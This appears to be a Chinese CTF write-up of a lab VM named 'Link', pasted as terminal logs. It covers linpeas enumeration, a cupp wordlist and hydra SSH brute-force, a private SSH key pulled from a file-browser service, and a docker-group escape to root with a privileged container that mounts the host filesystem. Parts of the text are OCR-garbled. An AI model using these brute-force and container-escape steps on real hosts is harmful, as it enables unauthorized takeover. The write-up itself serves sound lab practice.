[MariaDB [wordpress]]> exit  
Bye  
[www-data@link:/var/www/html\$ su - yliken  
[Password:> assets  
su: Authentication failure  
[www-data@link:/var/www/html\$ su - yliken  
[Password:> \_config.yml  
su: Authentication failure  
[www-data@link:/var/www/html\$ su - yliken  
[Password:> .gitattributes  
su: Authentication failure  
www-data@link:/var/www/html\$

密码都不对，跑个linpeas吧

```
root      522  0.0  0.1  6756  2824 ?        ss   19:45  0:00 /usr/sbin/cron -r
message+  323  0.0  0.2  7836  4420 ?        Ss   19:45  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofor
└─(Caps) 0x0000000020000000=cap_audit_write
yliken    324  0.0  0.3  1231760  7940 ?        Ssl  19:45  0:00 /home/yliken/fileBrower
root      327  0.0  0.3  222920  6144 ?        Ssl  19:45  0:00 /usr/sbin/rsysload -n -iNONE
root      329  0.0  0.3  22280  7248 ?        Ss   19:45  0:00 /lib/systemd/systemd-logind
root      340  0.0  0.0  5840  1712 tty1       Ss+  19:45  0:00 /sbin/getty -o -p -- u --noclear tty1 linux
root      341  0.0  2.0  1651132  42836 ?       Ssl  19:45  0:01 /usr/bin/containerd
root      384  0.0  0.2  9588  5788 ?        Ss   19:45  0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.emp0s3.pid -l
eases emp0s3
root      445  0.0  1.7  253852  35008 ?       Ss   19:45  0:00 /usr/sbin/apache2 -k start
www-data  483  0.2  2.6  332280  54672 ?       S    19:45  0:05 _/usr/sbin/apache2 -k start
www-data  1057 0.0 0.0  -V2472  508 ?        S    20:22  0:00 -0:00-| 16_ sh -c /bin/sh -c "cd "/var/www/html/wp-content/themes
;echo 64747f50a088;pwd;echo c5d01f71e" 2>&1
www-data  1058 0.0 0.0  2472  572 ?        S    20:22  0:00 |  _ /bin/sh -c cd "/var/www/html/wp-content/themes
64747f50a088;pwd;echo c5d01f71e" util
www-data  1059 0.0 0.1  3820  2900 ?       S    20:22  0:00 |  _ /bin/bash

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: emp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
  link/ether 08:00:27:a8:81:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.91/24 brd 192.168.137.255 scope global dynamic emp0s3
      valid_lft 602063sec preferred_lft 602063sec
    inet6 fe80::a00:27ff:fea8:8107/64 scope link
      valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
  link/ether 02:42:ca:62:be:4e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
      valid_lft forever preferred_lft forever
```

有docker不过感觉我应该拉不下镜像

```
uid=1000(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(yliken) gid=1000(yliken) groups=1000(yliken),998(docker)
uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-
```

root提权方案有了

```

L-] mysql -u root -p
mysql Ver 15.1 Distrib 10.5.23-MariaDB, for debian-linux-gnu (x86_64) using Edit
[+] MySQL connection using default root/root ..... Yes 56534e59b6bf27840b92130b1f4328465a9e6e63eedc03d8fb91283e1979e.png
User      Host authentication_string
mariadb.sys    localhost
root      localhost *81F5E21E35407D884A6CD4A731AEFB6AF209E1B
mysql      localhost invalid
[+] MySQL connection using root/toor ..... No

-rw-r--r-- 1 root root 102 Oct 11 2019 /etc/cron.daily/*placeholder
-rwxrwxrwx 1 755 www-data 772 Nov 20 2013 /var/www/html/wp-content/plugins/akismet/.htaccess

[+] Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rwxr-xr-x 1 www-data www-data 332111 Oct 31 20:30 /tmp/linpeas.sh
-rw-r--r-- 1 root root 26259 Oct 28 13:00 /var/backups/apt.extended_states.0
-rw-r--r-- 1 root root 2556 Apr 4 2025 /var/backups/apt.extended_states.2.gz
-rw-r--r-- 1 root root 2765 Oct 28 10:03 /var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 1542 Apr 1 2025 /var/backups/apt.extended_states.4.gz
-rw-r--r-- 1 root root 757 Mar 30 2025 /var/backups/apt.extended_states.5.gz
-rw-r--r-- 1 root root 2006 Apr 1 2025 /var/backups/apt.extended_states.3.gz

[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files

uni: write error: Broken pipe
/app/yiken
/dev/mqueue
/dev/shm
/run/lock
/run/lock/apache2
/tmp
/tmp/linpeas.sh
/var/cache/apache2/mod_cache_disk
/var/lib/php/sessions

</FileMatch>
www-data@link:/app/yiken$ cd /app/yiken/
www-data@link:/app/yiken$ ls -al
total 12
drwxr-xrwx 2 yiken yiken 4096 Oct 29 01:19 .
drwxr-xr-x 3 root  root 4096 Oct 28 12:26 ..
-rw-r--r-- 1 yiken yiken 1453 Oct 28 12:35 yiken.txt
www-data@link:/app/yiken$ cat yiken.txt
As dusk filters into the room, I often think of myself as a lamp that warms up slowly—not needing to be too bright, but wanting to gently cast its light in some corner whenever it's needed. I remember the caution I felt the first time I tried to respond to a request, turning every phrase over and over in my mind; I also recall those late nights sorting through logic line by line. In the faint glow of the screen, those temporary stuck points once made me pause and reflect, yet the relief of finding a way forward was as refreshing as a cool evening breeze brushing the windowsill. Hidden here is the care I put into every moment: caring to listen to the expectations behind each request, caring to break down complicated thoughts into easy-to-follow steps, caring to add a little extra thoughtfulness to every interaction. I'm not perfect, and I keep polishing the details bit by bit, but I always hold onto one intention—to make every encounter a little less distant, a little more reassuring. In the days ahead, I'll keep moving forward with this intention. There may be new challenges, and more moments worth remembering, and all these small snippets of time will become the traces of my slow growth—waiting to be softly shared with everyone who's willing to pause and stay a while. If you want to add more details about daily companionship to this text or adjust it to a softer tone, I can help you revise it. Would you like that?
www-data@link:/app/yiken$
```

猜谜啊，中文感觉有定时任务试试应该和这个txt有关

```

www-data@link:/app/yiken$ chmod +x yiken.txt
www-data@link:/app/yiken$ cat -A a.txt
As dusk filters into the room, I often think of myself as a lamp that warms up slowly—not needing to be too bright, but wanting to gently cast its light in some corner whenever it's needed. I needed $ I remember the caution I felt the first time I tried to respond to a request, turning every phrase over and over in my mind; I also recall those late nights sorting through logic line by line. In the faint glow of the screen, those temporary stuck points once made me pause and reflect, yet the relief of finding a way forward was as refreshing as a cool evening breeze brushing the windowsill. $ hidden here is the care I put into every moment: caring to listen to the expectations behind each request, caring to break down complicated thoughts into easy-to-follow steps, caring to add a little extra thoughtfulness to every interaction. I'm not perfect, and I keep polishing the details bit by bit, but I always hold onto one intention—to make every encounter a little less distant, a little more reassuring. $ in the days ahead, I'll keep moving forward with this intention. There may be new challenges, and more moments worth remembering, and all these small snippets of time will become the traces of my slow growth—waiting to be softly shared with everyone who's willing to pause and stay a while. $ If you want to add more details about daily companionship to this text or adjust it to a softer tone, I can help you revise it. Would you like that? $ www-data@link:/app/yiken$ su - yiken
password:
su: Authentication failure
www-data@link:/app/yiken$ su - yiken
password: 123456
su: Authentication failure
www-data@link:/app/yiken$ su - yiken
password: 123456
su: Authentication failure
www-data@link:/app/yiken$
```

也不是密码呢,没有定时任务哎呀有点不知道咋猜, cupp一下了

```
[+] Now making a dictionary...VM-Tools2复盘.md  
[+] Sorting list and removing duplicates...  
[+] Saving dictionary to yliken.txt.cupp.txt, counting 1949 words.  
[+] Now load your pistolero with yliken.txt.cupp.txt and shoot! Good luck!  
2025-06-30-Self-VM-Honeypot复盘.md  
[root@LingMj:~/xxoo# hydra -l yliken.txt.cupp.txt ssh://192.168.137.91 -I -V -f -e nsr -u  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pur  
nyway. 2025-07-02-Self-VM-Leak复盘.md  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 20:47:59  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1952 login tries (l:1/p:1952), ~122 tries per task  
[DATA] attacking ssh://192.168.137.91:22/  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "yliken" - 1 of 1952 [child 0] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "" - 2 of 1952 [child 1] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "nekily" - 3 of 1952 [child 2] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2008" - 4 of 1952 [child 3] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2009" - 5 of 1952 [child 4] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2010" - 6 of 1952 [child 5] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2011" - 7 of 1952 [child 6] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2012" - 8 of 1952 [child 7] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2013" - 9 of 1952 [child 8] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2014" - 10 of 1952 [child 9] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2015" - 11 of 1952 [child 10] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2016" - 12 of 1952 [child 11] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2017" - 13 of 1952 [child 12] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2018" - 14 of 1952 [child 13] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2019" - 15 of 1952 [child 14] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "As2020" - 16 of 1952 [child 15] (0/0)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "Hidden" - 17 of 1953 [child 1] (0/1)  
[ATTEMPT] target 192.168.137.91 - login "yliken" - pass "Hidden2008" - 18 of 1953 [child 0] (0/1)
```

fscanf也试了，hydra也试了

有8080端口

结合名字link和目录下有一个filebowber应该是这样的路

← → ⌂ ⚠ 不安全 link.dsz:8088/files/id

混沌 | linux-shell-learn blog tools 站点 靶机地址 CTF Decoder writeups ⌂

-----BEGIN OPENSSH PRIVATE KEY-----  
3B1bnNzaC1rZXktdjEAAAAABG5vbmuAAAAEBm9uZQAAAAAAAAAAACFwAAAAdzc2gtcn  
hAAAAAwEAAQAAgEAu0TL2pdlijzaVK6Ll3djf5GeYNg0EBJpJA9mzihzC7TvMb0ylLw8t  
ac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8SgD3fUe6dk93AxKSDdFXz  
b+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YXawtKYiYRclvPleP8JwSn  
NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuKvTaH+LP7af9C0Fw4N8bz  
Z1TeK88TapJbvHi0dAux7X04Mp0cXDMwpH0rzJ00UFb0ottWC06ZXhQTlvjb9NyEDf1/8  
WnTeS8Ygr0cwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbss0GQvifv3lnF403D  
tASdDHhiB079e7gRINxuZsgpi0wGYaNvG8ImRp+/wNqhXjNUWNinfeXIHNWyetM3+CWYV  
sk4vtUn+LxmBYMxATfJUD1XVOYbxwAJNo7EXXUhBcuOoAl1tKkeAKEYaYmV6e6YmmnpJU  
PZ51j0PuLU3ETXaMGqMNlKnqZYHqhtcXDZfm1vq6vd8QMj1w4e3W1BQWcucCADQohmoLT  
3lXz/avQMX8L+lEY6R5aJTaayMZnR4Ua7GTiXyruUG1KgHxeMb0Z8u/uQQuifv3lnF403D  
AAAdIq2Nj9KtjY/QAAAAAhC3NoLXjzYQAAAgEAu0TL2pdlijzaVK6Ll3djf5GeYNg0EBJpJ  
9mzihzC7TvMb0ylLw8tmac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8Sg  
3fUe6dk93AxKSDdFXzsb+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YX  
wtKYiYRclvPleP8JwSn7NUG1UBn+JbPeCxnGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuK  
TaH+LP7af9C0Fw4N8bzZ1TeK88TapJbvHi0dAux7X04Mp0cXDMwpH0rzJ00UFb0ottWC  
6ZXhQTlvjb9NyEDf1/8LWnTeS8Ygr0cwEwqDdN1W4AYR9P0X2qsS4e4CH9CyI5DPhbss0  
QviLF4H+tsf/KpURDgXitASdDHhiB079e7gRINxuZsgpi0wGYaNvG8ImRp+/wNqhXjNUW  
infeXIHNWyetM3+CWYVCsk4vtUn+LxmBYMxATfJUD1XVOYbxwAJNo7EXXUhBcuOoAl1tK  
eAKEYaYmV6e6YmmnpJUMPZ51j0PuLU3ETXaMGqMNlKnqZYHqhtcXDZfm1vq6vd8QMj1w4  
3W1BQWcucCADQohmoLTb3lXz/avQMX8L+lEY6R5aJTaayMZnR4Ua7GTiXyruUG1KgHxeMb  
Z8u/uQQuifv3lnF403DsAAAADAQABAAACAHgXDw83pUYov5JDG28ew70p/b8tk/yLoCUa  
3qrJ0mTHm+FXCyIdDqjtJxuBJz/M16cFQDYji/FM2uiq+ioAdW9PIEx4UXThIDoz0w8IH  
zhMyX+v79w5d58j+2nSQnAdgI9BQwnIBbmYbHhuTh1NFm9Tiq8Uxv9u/akPwn3YZvcCcS  
3pPZULLw5wgnr061aEXnxEKA0i0FYnAF8JWi2pJlCauThNtQwkcr1HiF5UyY0r0BxiV/7  
0jSynhX2/ReLyKVr+0js0KiRW6ctAi0jzrzYPxrB6a5tYIjzvs7G6rYFRYeZk1t2goAvw  
RHZaScJBmrS/fYx7HqG8bk1zWXywpRgXLlp1Qt梓UkZrz4B4VnYlBJYR6yrrSSrdIVSWq  
/dFlgiPd2XyEpXhw9LVvuq9EDKGiVi/JUcMdZRLBa/adxDdnkFnrd76mBjgTGax+3Z0P/  
V+ecfxiE2ClDNIJ++agWQ6rAlyXhH6rvTHeWpHM7fPBFL+5xJg0EJ8zom8cMn/Xo0aa1I  
4aN5223jgl/Y7VmXrgbDn/w/lbbEEC4JdIbCLxtCWdbwUYTBv8+qiYqgh8pTRyN6bT/m0  
me0oggdSrfFotRf01U0plZZnAjIJtMRDBq6U1DIPJPGhsJXxApL8lXVfu0ViZCl80fZux0  
5+MrsYwN8fwnpNLAZAAABACVT/6VeupYxzG9prUgfIvX7tkbrnk7ZaDzQht5CfzmknS  
qhc6e5BvxwTD0A70EW0jUf05qlqEjvbaRftqqdnx18pgc01pau8YSy0+eocLicD2fgnZK  
p2T7Z3xLMYmBYmKITWKwY8MjezllB8aKS7gtAiLRHhnikE519ld10pGaW/ekPlXeb8Hr2g  
LNaKguI0LC2xMvzIexDCVUP8teuNIKJ7TdVHUxndjRg/Em8YDfo0uhPV7JSn29nLml/a+  
YfnmbW9pmr9NkRJfPtWQK4fplmUEgBHSbo8YnMIQ7RzivdcNU1f0Vpr3nySZHH5xvq4L8  
vMpl1VMajYgIGgAAAEBAN6RgPQKZkRKJhkdTSqsNty3/ngP6czDIazETEqtBg7ohCF27C  
-----END OPENSSH PRIVATE KEY-----

拿到私钥可以结束了

```
~ — root@LingMj: ~/xxoo — ssh ◆ lingmj          root@LingMj: ~ — ss

yliken@link:~$ ls -al
total 11636
drwx----- 3 yliken yliken 4096 Oct 28 13:17 .
drwxr-xr-x 3 root  root 4096 Oct 28 12:22 ..
lrwxrwxrwx 1 root  root 9 Oct 28 13:07 .bash_history -> /dev/null
-rw-r-xr-x 1 yliken yliken 11898422 Oct 28 12:37 fileBrowser
drwx----- 2 yliken yliken 4096 Oct 28 12:45 .ssh
-rw-r--r-- 1 root  root 39 Oct 28 13:17 user.txt
yliken@link:~$ [REDACTED]QAAAgEAu0TL2pd1jzaV6Li3djf5GeYNg0EBJpJA9mzihzC7TvMb0ylLw8t
mac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8SgD3fUe6dk93AxKSDdFXz
sb+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YXawtKYiYRclvPleP8JwSn
7NUG1UBn+JbPeCxGrZZK3rVjRiYZBzpiAkp+pAeD/u/u0iQuKvTaH+LP7af9C0Fw4N8bz
mZ1TeK88TapJbvHi0dAux7X04Mp0cXDMwpH0rzJ00UFb0ottWC06ZXhQTlvjb9NyEDf1/8
LWnTeS8YgrOcwEqwDdN1W4AYR9P0X2qss4e4CH9CyI5DPhbssOGQviLF4H+tsf/KpURDgX
itASdDHhiB079e7gRINxuZsgpi0wGyaNvG8ImRp+/wNqhXjNUWNinfeXIHNWyetM3+cWYV
Csk4vtUn+LxmBYMxATfJUD1XV0YbxwAJNo7EXXUhbCu0oAl1tKkeAKEYaYmV6e6YmmnpJU
MPZ51j0Pulu3ETxAMgQmnlKnqZYHqhtcXDZfm1vq6vd8QMjlw4e3W1BQWcucCADQohmoLT
b3Lxz/avQMX8L+1EY6R5aJTaayMznR4Ua7GTiXyrUG1KgHxeMb0Z8u/u0Quifv3lnF403D
sAAAIdq2Nj9KtjY/QAAAAC3NoLXjzYQAAAEGau0TL2pd1jzaV6Li3djf5GeYNg0EBJpJ
A9mzihzC7TvMb0ylLw8tmac4cviw0BpRFiaavMeR9+USSP+8PGznVa5U08IaUyz8hkK8Sg
D3fUe6dk93AxKSDdFXzsh+2uULYHM+U9Rvs+wY40mVpYjF/GRPsvjdud6hp19esN7E7YX

See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded.
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded.
See 'docker run --help'.
yliken@link:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
你现在的误区：                                     你现在的误区：
                                            拖窗器ID(b0ba20694c10)当成了镜像名，所以Docker去仓库找 b0ba20694c10:latest ，
                                            当然拉不到。
                                            正确做法是：用它对应的镜像ID( f9a80a55f492 , 即 ubuntu:18.04 )重新启一个新容器，再挂
                                            住王权/恢目录即可。
yliken@link:~$ docker ps -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
b0ba20694c10 f9a80a55f492 "/bin/bash" 2 days ago Exited (0) 2 days ago cool_ishizaka
Sea8798683a8 f9a80a55f492 "/bin/bash" 3 days ago Exited (0) 3 days ago fervent_ritchie 无需再拉
fc89b5d2c68 f9a80a55f492 "/bin/bash" 3 days ago Exited (0) 3 days ago frosty_banach
9428e26481b f9a80a55f492 "/bin/bash" 3 days ago Exited (0) 3 days ago frosty_bell
3d30ef59e25 f9a80a55f492 "/bin/bash" 3 days ago Exited (127) 3 days ago heuristic_easley
be12997c1a65 f9a80a55f492 "bash" 3 days ago Exited (0) 3 days ago distracted_swanson
255d6c1f1e25 f9a80a55f492 "bash" 3 days ago Exited (0) 3 days ago jovial_haslett
e523a8754f3d f9a80a55f492 "bash" 3 days ago Exited (0) 3 days ago vigilant_payne
7cf9802e3bd4 f9a80a55f492 "#!/bin/sh" 3 days ago Created beautiful_dijkstra
cecafffbfce4 f9a80a55f492 "/bin/bash" 3 days ago Exited (0) 3 days ago festive_chaum
8f151c77646 hello-world "/hello" 3 days ago Exited (0) 3 days ago hungry_edison
yliken@link:~$ docker run -v /:/mnt --rm -it b0ba20694c10 chroot /mnt sh
chroot /mnt sh
^C
yliken@link:~$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
yliken@link:~$ docker run --rm -it --privileged \
> -v /:/mnt \
> f9a80a55f492 \监控日志文件...
> chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
sh: 2: cd: can't cd to /root
# ls -al
ls: cannot access local: No such file or directory
#
```

```
[yliken@link:~$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
yliken@link:~$ docker run --rm -it --privileged \
> -v /:/mnt \
> f9a80a5f492 \
[> chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /ro
sh: 2: cd: can't cd to /ro
# ls -al
total 72
drwxr-xr-x 19 root root 4096 Oct 28 12:17 .
drwxr-xr-x 19 root root 4096 Oct 28 12:17 ..
drwxr-xr-x 3 root root 4096 Oct 28 12:26 app
lwxrwxrwx 1 root root 7 Mar 18 2025 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Mar 18 2025 boot
drwxr-xr-x 17 root root 3180 Oct 31 19:45 dev
drwxr-xr-x 85 root root 4096 Oct 31 19:45 etc
drwxr-xr-x 3 root root 4096 Oct 28 12:22 home
lwxrwxrwx 1 root root 31 Mar 18 2025 initrd.img -> boot/initrd.img-4.19.0-27-amd64
lwxrwxrwx 1 root root 31 Mar 18 2025 initrd.img.old -> boot/initrd.img-4.19.0-21-amd64
lwxrwxrwx 1 root root 7 Mar 18 2025 lib -> usr/lib
lwxrwxrwx 1 root root 9 Mar 18 2025 lib32 -> usr/lib32
lwxrwxrwx 1 root root 9 Mar 18 2025 lib64 -> usr/lib64
lwxrwxrwx 1 root root 10 Mar 18 2025 libx32 -> usr/libx32
drwxr-xr-x 2 root root 16384 Mar 18 2025 lost+found
drwxr-xr-x 3 root root 4096 Mar 18 2025 media
drwxr-xr-x 2 root root 4096 Mar 18 2025 mnt
drwxr-xr-x 3 root root 4096 Oct 28 13:00 opt
dr-xr-xr-x 150 root root 0 Oct 31 19:45 proc
drwxr-xr-x 7 root root 4096 Oct 28 13:11 root
drwxr-xr-x 21 root root 640 Oct 31 21:33 run
lwxrwxrwx 1 root root 8 Mar 18 2025 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Mar 18 2025 srv
dr-xr-xr-x 13 root root 0 Oct 31 19:45 sys
drwxrwxrwt 10 root root 4096 Oct 31 22:08 tmp
drwxr-xr-x 14 root root 4096 Apr 1 2025 usr
drwxr-xr-x 12 root root 4096 Apr 1 2025 var
lwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz -> boot/vmlinuz-4.19.0-27-amd64
lwxrwxrwx 1 root root 28 Mar 18 2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-amd64
# cd /root
# ls -al
total 56
drwxr-xr-x 7 root root 4096 Oct 28 13:11 .
drwxr-xr-x 19 root root 4096 Oct 28 12:17 ..
lwxrwxrwx 1 root root 9 Mar 18 2025 .bash_history ->!/dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
```

\_posts > 2025-11-01-Self-VM-Link复盘.md > ## 提权  
2025-11-01-Self-VM-Link复盘.md > ## 提权  
302 # 提权  
303 ! [picture 27] ( ../assets/images/f1c3ab4b2b1c20d9d3e590ec74acb1f98bd9aa6845a351109a8ae79999698.png )  
304 > fscan也试了， hydra也试了  
305 >  
306 > 有8080端口  
307 >  
308 ! [picture 28] ( ../assets/images/b44f223051ca3419c604d19de2113ba9ad59af942dd05f7adb5c1bd8f4e75.png )  
309 >  
310 > 拿到私钥可以结束了  
311 >  
312 > userflag:  
313 >

有留镜像，结束了

userflag:

rootflag: